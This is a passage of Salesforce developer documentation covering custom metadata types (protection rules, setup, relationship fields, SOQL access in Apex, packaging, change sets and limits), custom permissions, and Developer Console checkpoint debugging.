Custom metadata records can be protected. If a developer releases protected records in a managed package, access to them is limited in specific ways.

- Code that's in the same managed package as custom metadata records can read the records.
- Code that's in the same managed package as custom metadata types can read the records that belong to that type.
- Code that's in a managed package that doesn't contain either the type or the protected record can't read the protected records.
- Code that the subscriber creates and code that's in an unmanaged package can't read the protected records.
- The developer can modify protected records only with a package upgrade. The subscriber can't read or modify protected records. The developer name of a protected record can't be changed after release.

If you create a protected custom metadata record in your organization, then it's accessible only by your code, code from unmanaged packages, and code from the managed package that defines its type.

Custom metadata types can also be protected, providing the same access protection as protected records. If you change a type from protected to public, its protected records remain protected and all other records become public. If you use Setup to create a record on a protected type, the Protected Component checkbox is checked by default. Once a type is public, you can't convert it to protected. The subscriber can't create records of a protected type.

Create, Edit, and Delete Custom Metadata Types and Records

You can use Setup to create, update, and delete custom metadata types and records declaratively. Use the Metadata API to perform these tasks programmatically.

For more information about creating and managing custom metadata types programmatically, see "Custom Metadata Types (CustomObject)" in the [Metadata API Developer Guide](#)

[Define a Custom Metadata Type Declaratively](#)

Use the Salesforce UI to create and update custom metadata types declaratively.

[Add or Edit Custom Metadata Records Declaratively](#)

You can add, modify, or delete a custom metadata record declaratively from Setup.

[Custom Metadata Relationships](#)

Custom metadata relationships provide additional metadata about objects and let you make direct comparisons between different custom metadata types.

[Load or Update Records with the Custom Metadata Loader](#)

Use the custom metadata loader to bulk load or update records of your custom metadata types from a `.csv` file.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Define a Custom Metadata Type Declaratively

Use the Salesforce UI to create and update custom metadata types declaratively.

1. Search Setup for **Custom Metadata Types**.
2. On the All Custom Metadata Types page, click **New Custom Metadata Type**, or click the Label name to modify an existing custom metadata type.
3. Complete these fields.

Field	Description
Label	This name refers to the type in a user interface page.
Plural Label	The plural name of the type. If you create a tab for this type, this name is used for the tab.
Starts with a vowel sound	If it is appropriate for your org's default language, indicate whether the label is preceded by "an" instead of "a."
Object Name	A unique name used to refer to the object when using the API. In managed packages, this name prevents naming conflicts with package installations. Use only alphanumeric characters and underscores. The name must begin with a letter and have no spaces. It cannot end with an underscore nor have 2 consecutive underscores.
Description	An optional description of the object. A meaningful description helps you remember the differences between your custom objects when you are viewing them in a list.
Visibility	Who can see the type: <ul style="list-style-type: none"> • Public—Anyone can see it. • Protected—If the type is installed as part of a managed package, only Apex code in that managed package can use it.

4. Click **Save**.
5. Under Custom Fields, click **New** to start adding fields to the custom metadata type. As with other custom fields, you must specify the type of information that the field contains, such as picklist or [metadata relationship](#). For each field, remember to choose a **Field Manageability** value to determine who can change the field later. If FieldType is `MetadataRelationship`, note the following: If the manageability of the entity definition field is subscriber-controlled, then the Field Definition field must be subscriber-controlled. If the manageability of the entity definition field is upgradeable, then the Field Definition field must be either upgradeable or subscriber-controlled.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

USER PERMISSIONS

To create or edit custom metadata types:

- "Author Apex"

Field Label

Please enter the maximum length for a text field below.

Length

Field Name

Description

Help Text

Required Always require a value in this field in order to save a record

Unique Do not allow duplicate values

Treat "ABC" and "abc" as duplicate values (case insensitive)

Treat "ABC" and "abc" as different values (case sensitive)

Field Manageability Who can change field values after records are installed via managed package?

Only the package developer (via package upgrade)

Any user with the Customize Application permission (package upgrades won't overwrite the value)

No one

Default Value [Show Formula Editor](#)

Use [formula syntax](#): e.g., Text in double quotes: "hello"; Number: 25; Percent as decimal: 0.10; Date expression: Today() + 7

 **Note:** Custom metadata types that were created before the Winter '15 release don't automatically get layouts. Before adding, updating, or viewing records of this custom metadata type using the UI, you must add a layout that contains all the fields that you want to make editable. In the All Custom Metadata Types page, click the custom metadata type. Then click **New** under Page Layouts. If you plan to release a custom metadata type as a managed package, make sure that you add all the fields you want to add first. After a customer downloads the managed package, you must change the layout manually because you can't add fields to a layout via an upgrade.

Add or Edit Custom Metadata Records Declaratively

You can add, modify, or delete a custom metadata record declaratively from Setup.

1. Search Setup for **Custom Metadata Types**.
2. On the All Custom Metadata Types page, click **Manage Records** next to the custom metadata type for which you want to add or modify records..
3. On the list of custom metadata records, click **New**, or click **Edit** to modify an existing custom metadata record.
4. Fill out the fields. The **Protected Component** checkbox determines whether the record is *protected*. A protected record is only accessible to code in the same namespace as either the record or its associated custom metadata type: code you create, code in an unmanaged package, and code in the same managed package as either the protected record or its custom metadata type.
5. Click **Save**.

EDITIONS

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

USER PERMISSIONS

To create or modify custom metadata records:

- "CustomizeApplication"

Custom Metadata Relationships

Custom metadata relationships provide additional metadata about objects and let you make direct comparisons between different custom metadata types.

Like other relationships in Salesforce, custom metadata relationships have a particular domain. When you create a metadata relationship field on a type, you can relate it to another custom metadata type, the EntityDefinition object, or the FieldDefinition object.

When you create a record on a custom metadata type that has a relationship field, you pick the specific field, object, or custom metadata type that record relates to.

The value of a relationship field with the EntityDefinition domain is a custom or standard object that:

- Supports custom fields
- Supports Apex triggers
- Supports custom layouts
- Is not a type of activity, such as a Task or Event
- Is not the User object
- Is not a Salesforce object, such as a SignupRequest

To set the EntityDefinition object as a new value on a relationship field, your org must have access to the object. If, however, your org doesn't have access to relationship field objects for existing records, you can still edit the record and change other field values. Your org can lack access if, for example, the record is part of a package for which you don't have an active license.

[Create Custom Metadata Relationship Fields](#)

Creating relationships between custom metadata types, entity definitions, or field definitions is just like creating any other custom field on a custom metadata type.

[Custom Metadata Relationship Considerations](#)

Before you start using custom metadata relationships, keep these considerations in mind.

[View Filtering on Metadata Relationship Fields](#)

When you create a view and filter on a relationship field of a custom metadata type, use these guidelines for entering the filter values.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Create Custom Metadata Relationship Fields

Creating relationships between custom metadata types, entity definitions, or field definitions is just like creating any other custom field on a custom metadata type.

1. From the detail page of your custom metadata type, click **New** under Custom Fields.
2. For the field type, select **Metadata Relationship**.
3. Select what you want to relate the active custom metadata type to.
 - Another custom metadata type
 - Entity Definition—A standard or custom object
 - Field Definition—A standard or custom field from the entity definition object

You pick the specific custom metadata record, object, or field when you create a record on your custom metadata type. After you save the record, the relationship field shows up as a link to the Setup page for the related custom metadata type, object, or field. If you do not have permission to view the object, the field shows up as unlinked text. You can also access the field in the CustomField object in the Metadata API. For example, if you create a field definition named SFA_Field, you can access it via Workbench when viewing CustomField details.

Custom Metadata Relationship Considerations

Before you start using custom metadata relationships, keep these considerations in mind.

- You can query custom metadata relationships the same way you query normal relationships.
- Public custom metadata types can't be related to protected custom metadata types. Protected custom metadata types *can* be related to public custom metadata types.
- Public custom metadata records can't be related to protected custom metadata records. Protected custom metadata records *can* be related to public custom metadata records.
- If you use SOQL to query a custom metadata type, the results include only those records that reference objects you have permission to access. However, a similar query using Setup or the Metadata API results in all relevant records, including records that reference objects you cannot access.

For example, imagine a custom metadata type that has a relationship field that relates to the EntityDefinition object. In some of the custom metadata records, the relationship field references a Lead object. You have permission to access the custom metadata type and its records, but not the Lead object. Using Setup or the Metadata API to query the custom metadata type, the results include records that reference a Lead object. However, if you use a similar SOQL query in your Apex code, the results do not include those records.

The difference in behavior is to allow you to manage the custom metadata type record without requiring explicit access to the object it references.

- You can't install a package that contains custom metadata type records whose relationship fields reference objects that your org can't access. The installation error message includes the list of objects to which you need access.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

USER PERMISSIONS

To create custom metadata relationships:

- "Customize Application"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

- You can install a package that contains custom objects for which you don't have an active license. However, those records do not appear in SOQL queries for any users until you acquire the license to the objects.
- If you don't have permission to view an object in Setup, relationship field values that reference that object appear as plain text rather than links.

View Filtering on Metadata Relationship Fields

When you create a view and filter on a relationship field of a custom metadata type, use these guidelines for entering the filter values.

Setup doesn't provide a lookup window because the list of values is potentially long and unwieldy. Use the following guidelines to determine which values to enter when specifying the filter criteria in the Filter By Additional Fields section.

Filter by an EntityDefinition relationship field to find records that reference a particular object

1. Select the child's metadata relationship field.
2. Select the operator.
3. For the filter value, enter the object name of the referenced object. To find the object name of a custom object, navigate to its Setup management page. For a standard object, use its API name.

Filter by a FieldDefinition relationship field to find records that reference a particular field

1. Select the child's metadata relationship field.
2. Select the operator.
3. For the filter value, enter the field name of the referenced field. To find the field name of a custom field, navigate to its Setup management page.
4. Specify a separate, additional filter criteria for the controlling entity definition. Both filters are required when filtering on a field definition relationship field.

Filter by a relationship field to find records that reference a record of another custom metadata type

1. Select the child's metadata relationship field.
2. Select the operator.
3. For the filter value, enter the name of the custom metadata type of the parent's record. To find the name of a custom metadata record, navigate to its detail page.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Load or Update Records with the Custom Metadata Loader

Use the custom metadata loader to bulk load or update records of your custom metadata types from a `.csv` file.

The custom metadata loader lets you load or update up to 200 records with a single call.

1. [Download](#) the tool from GitHub and deploy the package to your org via Workbench. Create the `.zip` file from the contents of the `custom_md_loader` directory instead of zipping up the directory itself.
2. Create a `.csv` file with a header that contains the custom metadata type's field API names. Either the Label or the Developer Name field is required. See `sample.csv` in your download for an example. If your org is namespaced, include the namespace prefix in your header. To update an existing custom metadata record, use the Label or Developer Name field to identify it.
3. From Setup, assign the Custom Metadata Loader permission set to the appropriate users, including yourself.
4. From the App Picker, select **Custom Metadata Loader**.
5. Click the **Custom Metadata Loader** tab. If you haven't already done so, the app prompts you to configure your Remote Site Settings.
6. Upload your `.csv` file and select the corresponding custom metadata type.
7. Click **Create/Update custom metadata** to bulk-load the records from the `.csv` file or update existing records. If the file has duplicate Label or Developer Name entries, the last entry becomes the new or updated record.

Access Custom Metadata Records Programmatically

Use SOQL to access your custom metadata types and to retrieve the API names of the records of those types. DML operations aren't allowed on custom metadata in Apex, the Partner APIs, and Enterprise APIs.

For information about the `Custom Metadata Type__mdt`sObject, see [Custom Metadata Type__mdt](#) in the *Object Reference for Salesforce and Force.com*.

The following example declares the Apex variable `custMeta` of the custom metadata type `MyCustomMetadataType__mdt`, which is in your namespace.

```
MyCustomMetadataType__mdt custMeta;
```

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

USER PERMISSIONS

To create custom metadata records:

- "Customize Application"

To use the custom metadata loader:

- "Custom Metadata Loader"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Declare the *custMeta* variable of the custom metadata type *TheirCustomMetadataType__mdt*, which isn't in your namespace but is in the *their_ns* namespace.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

The following example is a simple query that returns standard and custom fields for all records of the *Threat_Tier_Mapping* custom metadata type and accesses some of their fields.

```
Threat_Tier_Mapping__mdt[] threatMappings = [SELECT MasterLabel, QualifiedApiName,
Field_Mapping__c ,Minimum_Support_Level__c FROM Threat_Tier_Mapping__mdt];

for (Threat_Tier_Mapping__mdt threatMapping : threatMappings) {
    System.debug(threatMapping.MasterLabel + `: ` +
                threatMapping.Field_Mapping__c + ` from ` +
                threatMapping.Team_Building_to_SFA_Field_Mapping__c + ` to `
                threatMapping.Minimum_Support_Level__c);
}
```

To provide an entity that looks more like a *Schema.SObjectDescribeResult* than SOQL, make the Apex class *vacations.ThreatTierMappingDescribeResult* encapsulate the information queried from *vacations__ThreatTierMappingDescribeResult__mdt*. Then create the class *vacations.Vacations* with methods such as:

```
vacations.ThreatTierMappingDescribeResult describeThreatTierMappings(String qualifiedApiName)
{
    Threat_Tier_Mapping__mdt threatMapping = [SELECT <fields> FROM Threat_Tier_Mapping__mdt
WHERE QualifiedApiName = :qualifiedApiName];
    return new ThreatTierMappingDescribeResult(<fieldValues>);
}
```

In the preceding example, *<fields>* refers to the fields you want to include in the *describe* and *<fieldValues>* refers to the values of those fields.

The next example uses a metadata relationship that references another custom metadata type, *Team_Building_to_SFA_Field_Mapping__mdt*, to do a simple right outer join.

```
ThreatTierMapping threatMapping =
    [SELECT MasterLabel, Team_Building_to_SFA_Field_Mapping__r.MasterLabel FROM
Threat_Tier_Mapping__mdt WHERE QualifiedApiName='Easy_Vacations'];

System.debug(threatMapping.MasterLabel + ` is part of ` +
Team_Building_to_SFA_Field_Mapping__r.MasterLabel);
```

The following example shows a left outer join starting from *EntityDefinition*. This query uses a relationship field called *Team_Building_Object__c* on *Team_Building_to_SFA_Field_Mapping__mdt*. The child relationship name of this relationship field is *Field_Mappings_From*.

```
for (EntityDefinition entity : allObjects) {
    System.debug(`Processing mappings for: ` + entity.QualifiedApiName);
    for (Team_Building_to_SFA_Field_Mapping__mdt fieldMapping : entity.FieldMappingsFrom__r)
    {
        System.debug(` Field ` + fieldMapping.Team_Building_Field__c +
            ` has mapping ` + fieldMapping.QualifiedApiName);
    }
}
```

Package Custom Metadata Types and Records

You can package custom metadata types and records in unmanaged packages, managed packages, or managed package extensions. Your packages can then be installed in Professional, Developer, Enterprise, Performance, Unlimited, and Database.com Edition organizations.

You can add custom metadata types and records to packages using the Force.com user interface. From Setup, enter *Packages* in the *Quick Find* box, then select **Packages**, click your package name, and then click **Add**.

To add custom metadata types:

1. Select the **Custom Metadata Type** component type.
2. Select the custom metadata type you want to add to your package.
3. Click **Add to Package**.

To add custom metadata records:

1. Select the custom metadata type's label from the available component types—for example, *Threat Tier*, or if the type is from a package that you're extending, *Threat Tier [vacations]*.
2. Select the records to add.
3. Click **Add to Package**.

If you add a record to your package, its corresponding type is automatically added.

For information on packaging and installing, see the [ISVforce Guide](#).

 **Note:** You can't uninstall a package with a custom metadata type if you've created your own records of that custom metadata type.

As with all packageable metadata components, you can also add custom metadata types and records to a package by specifying the package's full name in `package.xml`. For example, we specify the package in this fragment from Relaxation Gauntlet's `package.xml` file.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
  <fullName>Relaxation Gauntlet</fullName>
  ...
</Package>
```

[Access Rules When Packaging Custom Metadata Types and Records](#)

When you develop a managed package that contains or reads custom metadata types and records, be aware of the access rules.

[Considerations for Custom Metadata Type Packages](#)

Be aware of the behaviors for packages that contain custom metadata types.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Access Rules When Packaging Custom Metadata Types and Records

When you develop a managed package that contains or reads custom metadata types and records, be aware of the access rules.

The packaging access rules govern which orgs can read, update, or delete custom metadata records. It is assumed that the custom metadata types are public.

- An admin in the org developing the package can create a custom metadata record in their own package regardless of the location of its corresponding type. If they add the new record to the package, it's deployed to the subscriber org.
- No one can create a custom metadata record in an installed managed package using the Metadata API. You can, however, create an unpackaged record using a Metadata API callout, even from managed code. Managed installed code needs a remote site setting configured to execute all callouts.
- If a field of a custom metadata type is *upgradeable*, the record creator can change the field value for that record in the creator's own org and upload a new version of the package, even if a different org created the type. If the record is in a managed package, these changes are propagated to the subscriber org when they upgrade to a new version.
- If a field is *subscriber controlled*, both the record creator and a subscriber can change the value in their own org. If the record is in a managed package, the new field value is propagated only to new package subscribers. Existing subscribers that upgrade to the latest version of the package do not get the new field value.
- You can delete *protected* managed released records in the org in which they were created, even if the corresponding type was created in a different org. When subscribers upgrade, the records are deleted from the subscriber org. You can never delete *public* managed released records.
- SOQL queries in your Apex code can view custom metadata records only if exactly one of the following conditions is true.
 - The records are public.
 - Your Apex code is in the same package as the custom metadata type.
 - Your Apex code is in the same package as the record.
- Metadata API callouts behave as if they're being executed by subscriber org code. As a result, a callout can view or change all records created by the subscriber org, although it can only view or change public records of installed managed packages. Configure a remote site setting to the subscriber's Metadata API endpoint to use the Metadata API in the subscriber's org.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Considerations for Custom Metadata Type Packages

Be aware of the behaviors for packages that contain custom metadata types.

After you upload a Managed - Released package that contains a custom metadata type, you can't:

- Add required fields to the custom metadata type.
- Set non-required fields to required.
- Delete custom fields that are in the uploaded version of the package. If you add a custom field after the upload, you can still delete it until you upload a new Managed - Released version.
- Delete public custom metadata records that are included in the package.
- Change a public custom metadata record or type in the package to protected. You can, however, change protected records and types to public.
- Change the manageability of any custom field in the package.
- Query protected custom metadata types or records in an installed package with Apex code that you have written. You can, however, run packaged Apex code that queries protected custom metadata types or records in the same package. These queries return the protected records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Deploy Custom Metadata Types and Records to Production Orgs Using Change Sets

Use change sets to deploy custom metadata types and records from a sandbox to another org. Typically you deploy the change set to a production org.

You can add custom metadata types and records to change sets using the Force.com user interface. From Setup, enter *Outbound Change Sets* in the *Quick Find* box, then select **Outbound Change Sets**, click your change set name, and then click **Add**.

To add custom metadata types:

1. Select the **Custom Metadata Type** component type.
2. Select the custom metadata type you want to add to your outbound change set.
3. Click **Add to Change Set**.
4. To view the dependent components, such as a custom field or a page layout, click **View/Add Dependencies**.
5. Select the dependent components you want to add.
6. Click **Add to Change Set**.

To add custom metadata records:

1. Select the custom metadata type's label from the available component types, for example, *Threat Tier*. If the type is from a package that you're extending, use *Threat Tier [vacations]*.
2. Select the records to add.
3. Click **Add to Change Set**.

If you add a record to a change set, its corresponding type is included in the list of dependent components. The record itself is not added to the change set.

For more information on deploying change sets, see the [Development Lifecycle Guide](#).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Custom Metadata Types Limitations

When using custom metadata types, be aware of these special behaviors and limitations.

Updating Types and Records

You can't update protected types and records in an installed managed package programmatically. You can modify protected types and records only by performing a package upgrade.

You can't update public types and records by using Apex directly. To modify records from Apex, you must make calls to the Metadata API.

Application lifecycle management tools

Custom metadata types don't support these application lifecycle management tools:

- Version control
- Tooling API
- Developer Console

Licenses

Licenses that are defined for an extension package aren't enforced on custom metadata records in that package unless the types are also in the package.

SOQL

Custom metadata types support the following SOQL query syntax.

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
[WHERE conditionExpression]
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

- You can use metadata relationship fields in the *fieldList* and *conditionExpression*.
- FROM can include only 1 object.
- You can use the following operators.
 - IN and NOT IN
 - =, >, >=, <, <=, and !=
 - LIKE, including wild cards
 - AND
- You can use ORDER BY only with non-relationship fields.
- You can use ORDER BY, ASC, and DESC with multiple (non-relationship) fields.
- You can only use ORDER BY when the ordered field is a selected field.
- Metadata relationship fields support all standard relationship queries.

Protected custom metadata types

Subscribers can't add custom metadata records to installed custom metadata types that are protected. To allow subscribers to create custom metadata records, the custom metadata type must be public.

Metadata API returns protected custom entity definitions (but not custom metadata records) in subscriber orgs.

Caching

Custom metadata records are cached at the type level after the first read request. Caching enhances performance on subsequent requests. Requests that are in flight when metadata is updated don't get the most recent metadata.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Global Picklists

Global picklists aren't supported on custom metadata types. You can only use sObject picklists.

Picklists and Managed Packages

- You can add a custom metadata type that has a picklist field with inactive values to a managed package, but you can't upload the package. To upload the package, delete or reactivate the picklist values.
- Subscribers to a released managed package that contains a custom metadata type with a picklist field can't add, delete, or deactivate values from that picklist.
- Developers who release a managed packaged that contains a custom metadata type with a picklist field can add picklist values but not delete or deactivate them.

Custom Metadata Limits

Be aware of these requirements for custom metadata types and records.

Description	Maximum amount
SOQL queries per Apex transaction	Unlimited
Custom metadata per organization *	10 MB
Custom metadata per certified managed package *	10 MB
	 Note: Custom metadata records in certified managed packages that you've installed don't count toward your organization's limit. However, custom metadata records that you create do count toward the limit. This rule applies regardless of whether you create records in your own custom metadata type or in a type from a certified managed package.
Fields per custom metadata type or record	100
Custom metadata types per organization	100. This number includes all types developed in the organization and installed from managed and unmanaged packages.
Characters per description field	1,000
Records returned per transaction	50,000

* Record size is based on the maximum field size of each field type, not the actual storage that's used in each field. When adding fields to a custom metadata record, use the appropriate type and specify a length that doesn't exceed what's needed for your data. This action helps you avoid reaching the cached data limit. For example, if you create a US social security number (SSN) field, select the `Text` data type and specify a length of 9. If instead you selected `Text Area`, the field would add 255 characters to the usage count for each record, regardless of the number of characters entered.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Custom Permissions

Use custom permissions to give users access to custom processes or apps.

In Salesforce, many features require access checks that specify which users can access certain functions. Permission set and profiles settings include built-in access settings for many entities, like objects, fields, tabs, and Visualforce pages. However, permission sets and profiles don't include access for some custom processes and apps. For example, for a time-off manager app, all users might need to be able to submit time-off requests but only a smaller set of users need to approve time-off requests. You can use custom permissions for these types of controls.

Custom permissions let you define access checks that can be assigned to users via permission sets or profiles, similar to how you assign user permissions and other access settings. For example, you can define access checks in Apex that make a button on a Visualforce page available only if a user has the appropriate custom permission.

You can query custom permissions in these ways.

- To determine which users have access to a specific custom permission, use Salesforce Object Query Language (SOQL) with the SetupEntityAccess and CustomPermission sObjects.
- To determine what custom permissions users have when they authenticate in a connected app, reference the user's Identity URL, which Salesforce provides along with the access token for the connected app.

[Create Custom Permissions](#)

Create custom permissions to give users access to custom processes or apps.

[Edit Custom Permissions](#)

Edit custom permissions that give users access to custom processes or apps.

[Add or Remove Required Custom Permissions](#)

A required custom permission is a custom permission that must be enabled when the parent custom permission is enabled. For example, you could have a custom permission "Approve Time-Off Requests" and specify that it requires the custom permission "Submit Time-Off Requests."

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the **Quick Find** box, then select **Custom Permissions**.
2. Click **New**.
3. Enter the permission information:
 - **Label**—the permission label that appears in permission sets
 - **Name**—the unique name that’s used by the API and managed packages
 - **Description**—optionally, a description that explains what functions the permission grants access to, such as “Approve time-off requests.”
 - **Connected App**—optionally, the connected app that’s associated with this permission
4. Click **Save**.

SEE ALSO:

[Custom Permissions](#)

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the **Quick Find** box, then select **Custom Permissions**.
2. Click **Edit** next to the permission that you need to change.
3. Edit the permission information as needed.
 - **Label**—the permission label that appears in permission sets
 - **Name**—the unique name that’s used by the API and managed packages
 - **Description**—optionally, a description that explains what functions the permission grants access to, such as “Approve time-off requests.”
 - **Connected App**—optionally, the connected app that’s associated with this permission
4. Click **Save**.

[Custom Permissions](#)

Debugging Your Code

Use checkpoints, logs, and the View State tab to help debug the code you’ve written.

[Setting Checkpoints in Apex Code](#)

Use Developer Console checkpoints to debug your Apex classes and triggers. You can’t set checkpoints in Visualforce markup.

[Overlaying Apex Code and SOQL Statements](#)

Use the Developer Console to overlay diagnostics that run when Apex code executes at a checkpoint, without changing any code.

[Checkpoint Inspector](#)

Use checkpoints to investigate the objects in memory at a specific point of execution and see the other objects with references to them.

[Log Inspector](#)

The Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.

[Use Custom Perspectives in the Log Inspector](#)

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

[Debug Logs](#)

Use debug logs to track events that occur in your org. Debug logs are generated when you have active user-based trace flags, when you run Apex tests, and when executed code or API requests include debugging parameters or headers.

Setting Checkpoints in Apex Code

Use Developer Console checkpoints to debug your Apex classes and triggers. You can’t set checkpoints in Visualforce markup.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

In Group and Professional Edition organizations, you can’t create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To add or remove required custom permissions:

- “Manage Custom Permissions”

Important: To use checkpoints, the Apex Log Level must be set to **Finer** or **Finest**. See [Setting Logging Levels](#).

To set a new checkpoint:

1. Open the Apex class or trigger in the Source Code Editor.
2. Click in the margin to the left of the line number where you want to set the checkpoint. Up to five checkpoints can be enabled at the same time.

Results for a checkpoint will only be captured once, no matter how many times the line of code is executed. By default, the results for a checkpoint are captured immediately before the first time the line of code is executed. You can change the iteration for the capture from the Checkpoint Locations list on the Checkpoints tab. You can also overlay Apex code and SOQL statements that run when code executes at a checkpoint.

3. Execute the code with the Developer Console open.
4. View your checkpoints and results on the Checkpoints tab.

Checkpoints persist until you click **Debug > Clear Checkpoint Locations**.

Note: If you set a checkpoint in a method with the `@future` annotation, you must keep the Developer Console open until the `@future` method completes asynchronously.

[Checkpoints Tab](#)

[Log Inspector](#)

[Overlaying Apex Code and SOQL Statements](#)

[Checkpoints Tab](#)

[Checkpoint Inspector](#)

Overlaying Apex Code and SOQL Statements

Use the Developer Console to overlay diagnostics that run when Apex code executes at a checkpoint, without changing any code.

See [Setting Checkpoints in Apex Code](#).

When troubleshooting a runtime issue, you might want information about the state of a variable or the state of the database. You might also want to create a specific condition in which to test your code. The Developer Console allows you to overlay Apex code and SOQL statements that run when code executes at a checkpoint.

1. Set checkpoints and execute your code, then go to the **Checkpoints** tab.
2. Select a checkpoint and click **Edit Properties**.
3. Select **SOQL** or **Apex Code**. To run the diagnostic code without generating a heap dump at the checkpoint, deselect **Dump Heap**.

4. Enter SOQL or Apex code in the **Action Script** box and click **OK**.

-  **Note:** You can't refer to local objects because an anonymous block is a new stack frame. Refer to static objects or create new objects. Also, you can't use bind variables in SOQL queries used in overlays.

The results of the overlaid code will appear on a separate **Query Results** or **Apex Execution Results** tab in the Checkpoint Inspector. For details on navigating query results, see [Developer Console Query Editor](#).

-  **Note:** On the **Apex Execution Results** tab, the value `-1` indicates that a field is not applicable.

SEE ALSO:



- [Checkpoints Tab](#)
- [Setting Checkpoints in Apex Code](#)
- [Checkpoints Tab](#)
- [Checkpoint Inspector](#)

Checkpoint Inspector

Use checkpoints to investigate the objects in memory at a specific point of execution and see the other objects with references to them. Go to the Checkpoints tab and double-click a checkpoint to view the results in the Checkpoint Inspector. The Checkpoint Inspector provides more details on variables than the Log Inspector, including individual items in collections.

The Checkpoint Inspector has two tabs:

- The Heap tab displays all objects in memory at the time the line of code at the checkpoint was executed. Items are listed and grouped by data type.

Types			Instances		State	
Type	Count	Total Size	Address	Size	Field	Value
FilterOptions	1	20	0x44a17a41	20	filterOn_Email	true
PermsetAssignmentC...	1	12			filterOn_FirstName	true
String	1	0			filterOn_LastName	true
					searchFilter	0x1d60443d

Inbound References		Referencing Instances	
Field	Type	Address	Size
accessibleFields	DynamicObjectHandler	0x2ba10de0	12

